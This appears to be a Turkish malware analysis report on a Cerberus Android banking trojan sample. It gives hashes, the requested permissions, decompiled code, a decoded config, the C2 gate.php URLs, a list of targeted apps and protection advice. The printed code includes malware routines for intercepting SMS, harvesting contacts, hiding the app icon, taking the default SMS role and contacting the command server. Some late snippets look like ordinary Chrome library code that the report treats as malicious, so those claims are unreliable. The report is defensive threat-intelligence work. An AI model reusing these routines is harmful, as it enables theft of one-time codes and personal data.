Cerberus

Teknik Analiz Raporu

İçindekiler

Giriş


2019 Haziran'da zararlı yazılım analistleri tarafından gözlenen, Cerberus adı verilen ve illegal forumlarda satışa sunulan gelişmiş bir Android kötü amaçlı yazılımıdır.

Cerberus zararlı yazılımı aşağıdaki işlemleri gerçekleştirebilmektedir.

Zararlı, cihazda aktif olduğu anda kullanıcıdan yetki isteme,
Uygulama güvenliği için ikon gizleme, emülatör (sanal makine) tespit etme,
SMS kodlarını gizlice gönderme ve çalma,
Belli numaralara çağrı yönlendirme,
Cihaz ve konum bilgisi alma,
Çalışmakta olduğu cihazın tuş hareketlerini kaydetme (keylogger özelliği),
Çeşitli çevrimiçi banka uygulamaları için uyarlanmış kullanıcı giriş ekranı açma.

Ön İnceleme


AndroidGüncelleme.apk isimli zararlı yazılım, Cerberus türünün farklı bir örneğidir. Zararlı, kurbana obfuscate işlemine tabi tutulmuş bir şekilde sisteme enjekte edilmektedir.



Dosya Adı	**AndroidGüncelleme.apk**
MD5	635A7D30DF87A8BBBBEEDFE0D5DA7891
SHA-1	D8F08F117F7C79732F12C6B11538EEFAB8BC93E8
SHA-256	C6F35ACCD37DC1440FF1FE474D6E4DC94BE2E58CEBC66DCA6C6D860A8C2BC4AD

Detaylı Analiz

Zararlı yazılım aktivitelerini gerçekleştirebilmek için sistem üzerinde bazı izinler almaktadır. Bu izinleri alması durumunda çağrıları yönlendirebilme, cihaz veya konum bilgisi alma, SMS okuma, yazma, alıkoyma ve gönderme, uygulama gizleme ve silme işlemlerini gerçekleştirebilmektedir.


AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVer
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="30"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <application android:theme="@style/Theme.Translucent.NoTitleBar" android:label="System" android:icon="@mipmap/ic_launcher" android:name=
        <activity android:label="zboeyrekqooamnsxcckxzrkflwlphwocotgrjlabhym" android:name="woman.appear.infant.LZwXuSfJxXcAqHmBfAxPoZhYkOfM
        <activity android:name="woman.appear.infant.fgxti.lkecw"/>
```

Verilen izinlerin tamamı aşağıda listelenmiştir.

android.permission.READ_PHONE_STATE	android.permission.RECEIVE_SMS
android.permission.INTERNET	android.permission.REQUEST_DELETE_PACKAGES
android.permission.CALL_PHONE	android.permission.RECEIVE_BOOT_COMPLETED
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	android.permission.SEND_SMS
android.permission.READ_SMS	android.permission.READ_CONTACT

Zararlı aktivitesine “woman.appear.infant.czcr” sınıfından başlamaktadır.


```
<activity android:name="woman.appear.infant.czcr">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
        <category android:name="android.app.role.SMS"/>
    </intent-filter>
</activity>
```

Zararlı “1073741824” flag’i ile PendingIntent oluşturmaktadır. Oluşturulan PendingIntent ’i “268435456” flag’i ile görev aktivitelerinde öne çıkarmaktadır. StartAcitivity komutunun çalıştırılması durumunda kullanıcıya bu PendingIntent gösterilmektedir.

```
public void d(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.c.xa, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}

public void a(String str, Context context) {
    if ((!this.d.c(context) && Integer.parseInt(a(context, this.c.ea)) > 2) || a(context, (Class<?>) tivmiujr.class)) {
        woman.appear.infant.a aVar = this.c;
        d(context, aVar.M, aVar.Qa);
        a(str, this.c.Wa);
        Intent intent = new Intent(context, adfy.class);
        intent.addFlags(268435456);
        intent.addFlags(1073741824);
        context.startActivity(intent);
    }
}

public String d(String str) {
    return c(str, this.c.Ba);
```



Kullanıcının zararlıya erişilebilirlik izni vermesi durumunda zararlı kendisini koruma altına almakta ve cihazda kalıcılık sağlamak amacıyla kendisini gizlemektedir.


```
import woman.appear.infant.rbzsrjmmkns.tivmiujr;
import woman.appear.infant.yyvuxbdd.sabafaqw;

public class a {
    private static SharedPreferences a;
    private static SharedPreferences.Editor b;
    woman.appear.infant.a c = new woman.appear.infant.a();
    b d = new b();

    private void m(Context context) {
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, czcr.class), 2, 1);
    }

    public boolean a(Context context) {
        woman.appear.infant.a aVar = this.c;
        return (aVar.wa && aVar.ye.contains(b(context))) ? false : false;
    }
```

Zararlı “REQUEST_IGNORE_BATTERY_OPTIMIZATIONS” iznini kullanarak bu uygulama için pil optimizasyonunu yok saymak istemektedir. İzin verilmesi durumunda fazla pil tüketimine rağmen pil optimizasyon rutini tarafından sonlandırılmaz ve arka planda işlemlerini rahatça sürdürebilmektedir



Zararlı, pil tüketimini arttırmak için bulaştığı cihazın ekran parlaklığında değişiklikler yapmakta ve şifre sistemini iptal etmek amacı ile ekran yüz tanıma sistemini devre dışı bırakmaya çalışmaktadır.

```
public void onCreate() {
    super.onCreate();
    this.k = (SensorManager) getSystemService("sensor");
    this.k.registerListener(this, this.l, 3);
    this.l = this.k.getDefaultSensor(1);
}

public void onSensorChanged(SensorEvent sensorEvent) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor sensor = sensorEvent.sensor;
        this.k.registerListener(this, sensor, 3);
        if (sensor.getType() == 1) {
            float[] fArr = sensorEvent.values;
            float f2 = fArr[0];
            float f3 = fArr[1];
            float f4 = fArr[2];
            long currentTimeMillis = System.currentTimeMillis();
            if (currentTimeMillis - this.m > 100) {
                long j2 = currentTimeMillis - this.m;
                this.m = currentTimeMillis;
                if ((Math.abs(((((f2 + f3) + f4) - this.n) - this.o) - this.p) / ((float) j2)) * 10000.0f > 600.0f) {
                    a();
                }
                this.n = f2;
                this.o = f3;
                this.p = f4;
            }
        }
    } catch (Exception unused) {
    }
}
```


Zararlı, “WAP PUSH” mesajının alındığına dair bir bildirim yayınlama izni vermektedir. Zararlı yazılım, bu durumu MMS mesajı alımını taklit etmek ve bir web sayfasının içeriğini kötü niyetli varyantları ile değiştirmek için kullanmaktadır.

```
55        <receiver android:name="woman.appear.infant.cfiuncekntwqe" android:permission="android.permission.BROADCAST_WAP_PUSH">
56            <intent-filter>
57                <data android:mimeType="application/vnd.wap.mms-message"/>
58                <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
59            </intent-filter>
60        </receiver>
```

Zararlı cihazdaki telefon hizmetleri hakkında bilgilere erişim sağlamaktadır. Telefon servislerine, durumlarına ve abone bilgilerine erişmek için bu sınıftaki yöntemleri kullanarak sistem servislerine ait bilgileri almaktadır. Benzer şekilde, cihazın MCC-MNC (Mobil Ülke Kodu) değerlerini sorgulayarak ülke bilgilerini almaktadır.

```
public String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService(this.c.ja);
    return telephonyManager.getNetworkCountryIso().isEmpty() ? this.c.te : telephonyManager.getNetworkCountryIso();
}
```

Zararlının, WhiteList içerisinde bulundurduğu ülkeler tespit edilmiştir. Bu ülkelerden herhangi birinde çalışmaktan kaçındığı gözlemlenmektedir.



WhiteList içerisindeki ülkeler aşağıda listelenmiştir;

[ua]	Ukrayna	[az]	Azerbaycan
[ru]	Rusya	[am]	Ermenistan
[by]	Belarus	[kz]	Kazakistan
[tj]	Tacikistan	[kg]	Kırgızistan
[uz]	Özbekistan	[md]	Moldova
[tm]	Türkmenistan		

Zararlı yazılım KeyguardManager kullanarak cihaz tuş kilidi bilgilerini ele geçirmektedir.

```
public boolean e(Context context) {
    return !((KeyguardManager) context.getSystemService(this.c.ha)).inKeyguardRestrictedInputMode();
}
```

Zararlı yazılım kullanıcıdan erişim iznini alması durumunda, cihazda zararlı işlemlerini gerçekleştirebilmek için ekranı kilitlemeye çalışmaktadır.

```
public void k(Context context) {
    try {
        ((DevicePolicyManager) context.getSystemService("device_policy")).lockNow();
    } catch (Exception unused) {
        woman.appear.infant.a aVar = this.c;
        a(aVar.E, aVar.Ld);
    }
}
```

SMS işlemlerini yapabilmek, gelen SMS mesajlarını taklit edebilmek ve kurban cihaza gelen SMS'lerin içeriklerini okumak için belirli izinleri manifest dosyasında tanımlanmaktadır.

```
89      <receiver android:name="woman.appear.infant.fijpjflbxwm.hrmz" android:permission="android.permission.BROADCAST_SMS">
90          <intent-filter android:priority="979">
91              <action android:name="android.intent.action.BOOT_COMPLETED"/>
92              <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
93              <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
94              <action android:name="com.htc.intent.action.QUICKBOOT_POWERON"/>
95              <action android:name="android.intent.action.USER_PRESENT"/>
96              <action android:name="android.intent.action.PACKAGE_ADDED"/>
97              <action android:name="android.intent.action.PACKAGE_REMOVED"/>
98              <action android:name="android.provider.Telephony.SMS_DELIVER"/>
99          </intent-filter>
```

Zararlı "SMS" rolünün kullanılabilirliğini ve kendisinin bu role sahipliğini denetlemektedir. "android.app.role.SMS" yetkisinin olmaması durumunda sisteme bu yetkiyi hedeflediği için istekte bulunmaktadır.

```
package woman.appear.infant.fgxti;

import android.app.Activity;
import android.app.role.RoleManager;
import android.os.Build;
import android.os.Bundle;

public class lkecw extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (Build.VERSION.SDK_INT >= 29) {
            RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
            if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
                startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 1);
                finish();
                return;
            }
            return;
        }
        finish();
    }
}
```

Zararlı SMS rolünün kullanılabilirliğini denetledikten sonra "ACTION_CHANGE_DEFAULT" sistem işlevini kullanarak varsayılan "SMS" uygulaması olarak atanmaya çalışmaktadır.

```
public final void f(Context context, String str) {
    try {
        Intent intent = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
        intent.putExtra("package", str);
        intent.addFlags(268435456);
        context.startActivity(intent);
    } catch (Exception e) {
        this.a.getClass();
        i(context, "LogSMS", "(MOD24)  | swapSmsMenager " + e.toString() + "::endLog::");
    }
}
```

Zararlı, hedef cihaza gelen SMS içeriğini ve kaynak telefon numarasını okumaktadır.

```
public void a(Context context, Intent intent) {
    try {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get(this.c.Nd);
            String str = "";
            String str2 = "";
            if (objArr != null) {
                int length = objArr.length;
                int r3 = 0;
                while (r3 < length) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r3]);
                    str2 = str2 + createFromPdu.getDisplayMessageBody();
                    r3++;
                    str = createFromPdu.getDisplayOriginatingAddress();
                }
                String str3 = this.c.Od + str + this.c.Pd + str2 + this.c.Qd;
                a(this.c.Rd, str3);
                b(context, this.c.p, str3);
            }
        }
    } catch (Exception unused) {
    }
}
```

Zararlı telefon rehberindeki kişileri almaktadır.

```
public final void c(Context context) {
    try {
        Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (Str
        String str = "";
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("data1"));
            String string2 = query.getString(query.getColumnIndex("display_name"));
            if (!string.contains("*") && !string.contains("#") && string.length() > 6 && !str.contains(string)) {
                str = str + string + " / " + string2 + ":end:";
            }
        }
        this.a.getClass();
```

Zararlı, runtime anından "TEYJT.json" isimli dosyayı deobfuscate etmektedir. Bu dosya içerisinde bulunan string değerleri "woman.appear.infant.b.c()" sınıfının import edilmesi ile decode işleminden geçirilmektedir. Zararlı bu işlemleri gerçekleştirerek fonksiyonlarda kullanacağı verileri elde etmektedir.

```
public String c(String str, String str2) {
    return Base64.encodeToString(a(new b(str2.getBytes()).b(str.getBytes())).getBytes(), 0);
}

public String b(String str, String str2) {
    try {
        return new String(new b(str2.getBytes()).a(b(new String(Base64.decode(str, 0), this.c.Ja))));
    } catch (Exception unused) {
        return this.c.Oa;
    }
}
```

TEYJT.json isimli dosya içerisinde bulunan 300'e yakın şifrelenmiş veri, decode edilmiştir.

```
public String Ec = b("nvffsrkwejbbOWNWNTUzYmEzYjkzNjliZA==");
public String Ed = b("acrreqsdurggYTgwMGVhMDIzOWI5OGJhOWJlMWY5NTgyMWQ3NzhiOTI0ZjE1NzdlNzFjNTY0NjM0NmE=");
public String F = b("zivuomqzbwmkZDhmNzVlNzI1ZWUwMjIyMw==");
public String[] Fa = {b("bsntfgtcdyjnZWQ5Njg4NjQ1MmEwNjNlOGM5OTYxNzc0MWQ1ZmUxOTBjMWIyYTdmNmUxMTYwYTQ0YjY0MDk3"), b("engssfdhhcwfMWMxNTQyNWUyYWI1NDNjOThjMmZlODYzNmZkYmZj
public String Fb = b("aerqgssxezkpY2RiMTlmMDU=");
public String Fc = b("jlqjqwjpuktzZWU0ZTQ5ZTNkNjY4YmE=");
public String Fd = b("kqtytciplhdeNjI1MTM3NTk=");
public String G = b("cmlevsyonpxnMDg3MjMzYzY3Nzk0YTFmNTUw");
public String Ga = b("bmtflbdwvbtoOTkxZTVlZDNjMWE0YzNmYg==");
public String Gb = b("jwkkbbovpdiwNmEwODdhOWQ2NGRkOGI=");
public String Gc = b("jajoblvemgmaYzA0NDI2MjdkNGQ4NDA5NWFlNzQyZWU5OTA3YTZhZWEwMmU1MTZkNA==");
public String Gd = b("qmbywqgxpuyaOWI4NGIyZjY4YzdmMzkwNzRkODQ1NDI1M2I1Nw==");
public String H = b("pbjpfppjtlvxMmE0YjY3MTJhZmZhZmZmZWY3NDg3NzdiMTdkNGRk");
public String Ha = b("kgttftjvowanNjAyMWJiYmU2NTkxYmFjMA==");
public String Hb = b("nvvlmjhjrokhNmQ=");
public String Hc = b("tgglbudnhmtwNzcwZTUzNDMxMmMwZmEzZWRiNTM3YQ==");
public String Hd = b("lcivxqhjuwxlZmU4OTgyMGUxMjgxODM=");
public String I = b("zwpuvftbvjhjMGJjMzM3ZTJjNTYwYTk3N2M3MTA=");
```

Bulaştığı sistem üzerinde .vcf (Vcard) uzantılı dosyalarda bulunan email, isim, telefon, adres gibi kişisel verileri ele geçirmektedir.

```
public String toVCard() {
    VCardImpl vCardImpl = new VCardImpl();
    vCardImpl.setBegin(new BeginType());
    vCardImpl.setName(new NameType("" + getNickName()));
    vCardImpl.setFormattedName(new FormattedNameType("" + getVisualNickName()));
    if (!TextUtils.isEmpty(this.email)) {
        vCardImpl.addEmail(new EmailType("" + this.email));
    }
    vCardImpl.addExtendedType(new ExtendedType("X-WEBMONEY-ID", this.wmId));
    vCardImpl.setEnd(new EndType());
    VCardWriter vCardWriter = new VCardWriter(VCardVersion.V3_0);
    vCardWriter.setCompatibilityMode(CompatibilityMode.MAC_ADDRESS_BOOK);
    vCardWriter.setFoldingScheme(FoldingScheme.MIME_DIR);
    vCardWriter.setVCard(vCardImpl);
    return vCardWriter.buildVCardString();
}

public int compareTo(NRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu nRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu) {
    if (nRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu != null) {
        String lowerCase = ("" + this.nickName).toLowerCase();
        return lowerCase.compareTo(("" + nRbLyUtRzUeRtLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu.getNickName()).toLowerCase());
    }
    return ("" + this.nickName).compareTo("");
}
```

Zararlının hedeflediği mesajlaşma uygulamaları aşağıda listelenmiştir;

com.android.vending	org.telegram.messenger	com.ubercab
com.whatsapp	com.tencent.mm	com.viber.voip
com.snapchat.android	com.instagram.android	com.imo.android.imoim
com.twitter.android	com.google.android.gm	com.mail.mobile.android.mail
com.connectivityapps.hotmail	com.microsoft.office.outlook	com.yahoo.mobile.client.android.mail
com.mail.mobile.android.mail		

Zararlı kendi içerisinde bir config dosyası bulundurmaktadır. Bu dosyanın içeriği aşağıda verilmiştir.

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<map>
    <string name="idbot">kcm4ne2uc0qkk2sj0</string>
    <string name="lockDevice">0</string>
    <string name="timeMails">-1</string>
    <string name="timeWorking">1240</string>
    <string name="statCards">0</string>
    <string name="urlAdminPanel">https://ourcoming.com</string>
    <string name="LogSMS">BLOCK DISABLE ACCESIBILITY SERVICE::endLog::BLOCK DISABLE ACCESIBILITY SERVICE::endLog::BLOCK DISABLE ADMIN::endLog::</string>
    <string name="activeDevice">0</string>
    <string name="nameInject"/>
    <string name="activityAccessibilityVisible">1</string>
    <string name="packageNameDefultSmsMenager">com.android.messaging</string>
    <string name="urls"/>
    <string name="autoClick">1</string>
    <string name="old_start_inj">0</string>
    <string name="timestop">0</string>
    <string name="app_inject"/>
    <string name="goOffProtect"/>
    <string name="display_width">768</string>
    <string name="logsContacts"/>
    <string name="packageNameActivityInject">woman.appear.infant.fgxti.wxlywrbmzmgadesj</string>
    <string name="actionSettingInection"/>
```

Zararlı, cihazın GPS bilgilerini dinler ve herhangi bir konum değişikliği olması durumunda kendisine bildirim gönderir. Bu şekilde konum takibi yapabilmektedir.

```
    qF qFVar;
    qC qCVar;
    this.a = r2;
    this.b = zzbg;
    AbstractC1203ql qlVar = null;
    if (iBinder == null || iBinder == null) {
        qFVar = null;
    } else {
        IInterface queryLocalInterface = iBinder.queryLocalInterface("com.google.android.gms.location.ILocationListener");
        if (queryLocalInterface instanceof qF) {
            qFVar = (qF) queryLocalInterface;
        } else {
            qFVar = new qH(iBinder);
        }
    }
    this.c = qFVar;
    this.d = pendingIntent;
    if (iBinder2 == null || iBinder2 == null) {
        qCVar = null;
    } else {
        IInterface queryLocalInterface2 = iBinder2.queryLocalInterface("com.google.android.gms.location.ILocationCallback");
        if (queryLocalInterface2 instanceof qC) {
            qCVar = (qC) queryLocalInterface2;
        } else {
            qCVar = new qE(iBinder2);
        }
    }
    this.e = qCVar;
    if (!(iBinder3 == null || iBinder3 == null)) {
        IInterface queryLocalInterface3 = iBinder3.queryLocalInterface("com.google.android.gms.location.internal.IFusedLocationProviderCallback");
        qlVar = queryLocalInterface3 instanceof AbstractC1203ql ? (AbstractC1203ql) queryLocalInterface3 : new C1205qn(iBinder3);
    }
    this.f = qlVar;
}
```

Cihaza bir USB aygıtının takılıp takılmadığını kontrol etmektedir.

```
/* compiled from: PG */
public final class C0208Ik extends BroadcastReceiver {
    private final /* synthetic */ ChromeUsbService a;

    public C0208Ik(ChromeUsbService chromeUsbService) {
        this.a = chromeUsbService;
    }

    public final void onReceive(Context context, Intent intent) {
        UsbDevice usbDevice = (UsbDevice) intent.getParcelableExtra("device");
        if ("android.hardware.usb.action.USB_DEVICE_ATTACHED".equals(intent.getAction())) {
            ChromeUsbService chromeUsbService = this.a;
            chromeUsbService.nativeDeviceAttached(chromeUsbService.a, usbDevice);
        } else if ("android.hardware.usb.action.USB_DEVICE_DETACHED".equals(intent.getAction())) {
            ChromeUsbService chromeUsbService2 = this.a;
            chromeUsbService2.nativeDeviceDetached(chromeUsbService2.a, usbDevice.getDeviceId());
        } else if ("org.chromium.device.ACTION_USB_PERMISSION".equals(intent.getAction())) {
            ChromeUsbService chromeUsbService3 = this.a;
            chromeUsbService3.nativeDevicePermissionRequestComplete(chromeUsbService3.a, usbDevice.getDeviceId(), intent.getBooleanExtra("permission", false));
        }
    }
}
```

Zararlı “TRUST_STORE_CHANGED” ile güvenli depoda değişiklik yapabilmekte ve “KEY_ACCESS_CHANGED” ile keyi değiştirmeyi hedeflemektedir. Aynı zamanda sertifika bilgilerini görüntülemek, sertifikaları çeşitli biçimlere dönüştürmek, "mini CA" gibi sertifika isteklerini imzalamak veya sertifika güven ayarlarını düzenlemek için key değerini “X509Util” yapmaya çalışmaktadır.

```
public final class C0304Mf extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        boolean z = true;
        if (Build.VERSION.SDK_INT < 26) {
            z = "android.security.STORAGE_CHANGED".equals(intent.getAction());
        } else if (!"android.security.action.KEYCHAIN_CHANGED".equals(intent.getAction()) && !"android.security.action.TRUST_STORE_CHANGED".equals(intent.getAction()) && (!"android.security.action.KEY_ACCESS_CHANGED".equals(intent.getAction())
            z = false;
        }
        if (z) {
            try {
                X509Util.c();
            } catch (CertificateException e) {
                Log.e("X509Util", "Unable to reload the default TrustManager", e);
            } catch (KeyStoreException e2) {
                Log.e("X509Util", "Unable to reload the default TrustManager", e2);
            } catch (NoSuchAlgorithmException e3) {
                Log.e("X509Util", "Unable to reload the default TrustManager", e3);
            }
        }
    }
}
```

Network Analizi

Ele geçirilen mobil cihaz hakkında aşağıdaki bilgileri komuta ve kontrol sunucusuna göndermektedir.

OS versiyonu,
Kullanıcının telefon numarası,
Ağ bağlantısındaki veriler,
MAC Adresi,
IMEI,
IMSI.

Zararlı bellekte tuttuğu IP adreslerine /gate.php dizinini eklemekte ve komuta kontrol sunucusuna erişim sağlamaya çalışmaktadır.

```
439     public final String h(Context context, String str) {
440         this.a.getClass();
441         String g = g(context, "urlAdminPanel");
442         com.example.modulebot.a.b bVar = new com.example.modulebot.a.b();
443         StringBuilder sb = new StringBuilder();
444         sb.append(g);
445         this.a.getClass();
446         sb.append("/gate.php");
447         return bVar.a(sb.toString(), str);
448     }
```

Erişim sağlamaya çalıştığı IP adresleri aşağıda listelenmiştir;

http[:]//172.67.188.63/gate[.]php
http[:]//ourcoming.com/gate[.]php
http[:]//104.21.48.227/gate[.]php

Korunma Yöntemleri

Güncel anti virüs yazılımları kullanılmalıdır.
İşletim sistemi güncel tutulmalıdır.
Android ayarlarında üçüncü taraf kaynaklardan uygulamaların yüklenmesi devre dışı bırakılmalıdır.
Google Play ve App Store gibi resmi market hesapları dışında bilinmeyen kaynaklardan apk dosyaları indirilmemeli ve kurulmamalıdır.
Cihazlarda kötü amaçlı yazılımdan koruma yazılımı (Google Play Protect gibi) yüklü, çalışır durumda ve güncel olmalıdır.
Bir uygulama yüklenirken, uygulama kurulurken erişilebilirlik izni isterse, uygulama şüpheli olarak değerlendirilmelidir.
Uygulamalara kullanımları sırasında gereksiz izinler verilmemelidir.
Çok faktörlü kimlik doğrulama kullanılmalıdır.
Kullanıcıların istenmeyen yazılım uygulamalarını yükleme ve çalıştırma izinleri kısıtlanmalıdır. Gerekmedikçe yerel yöneticiler grubuna kullanıcı eklenmemelidir.
E-posta ekleri açılırken dikkatli olunmalıdır.
Ajans iş istasyonlarında ve sunucularında gereksiz hizmetler devre dışı bırakılmalıdır.
Şüpheli e-posta ekleri taranmalı veya kaldırılmalıdır.
Kullanıcıların web'de gezinme alışkanlıkları izlenmeli ve olumsuz içeriğe sahip sitelere erişim kısıtlanmalıdır.
Çalıştırılmadan önce internetten indirilen tüm yazılımlar taranmalıdır.
En son tehditlere ilişkin farkındalık sürdürülmeli ve uygun erişim kontrol listeleri uygulanmalıdır.

Hazırlayanlar

Fatma Helin ÇAKMAK

https://www.linkedin.com/in/helin-cakmak

Baran BAŞIBÜYÜK

https://www.linkedin.com/in/baran-basibuyuk/

Taha HİCRET

https://www.linkedin.com/in/taha-hicret/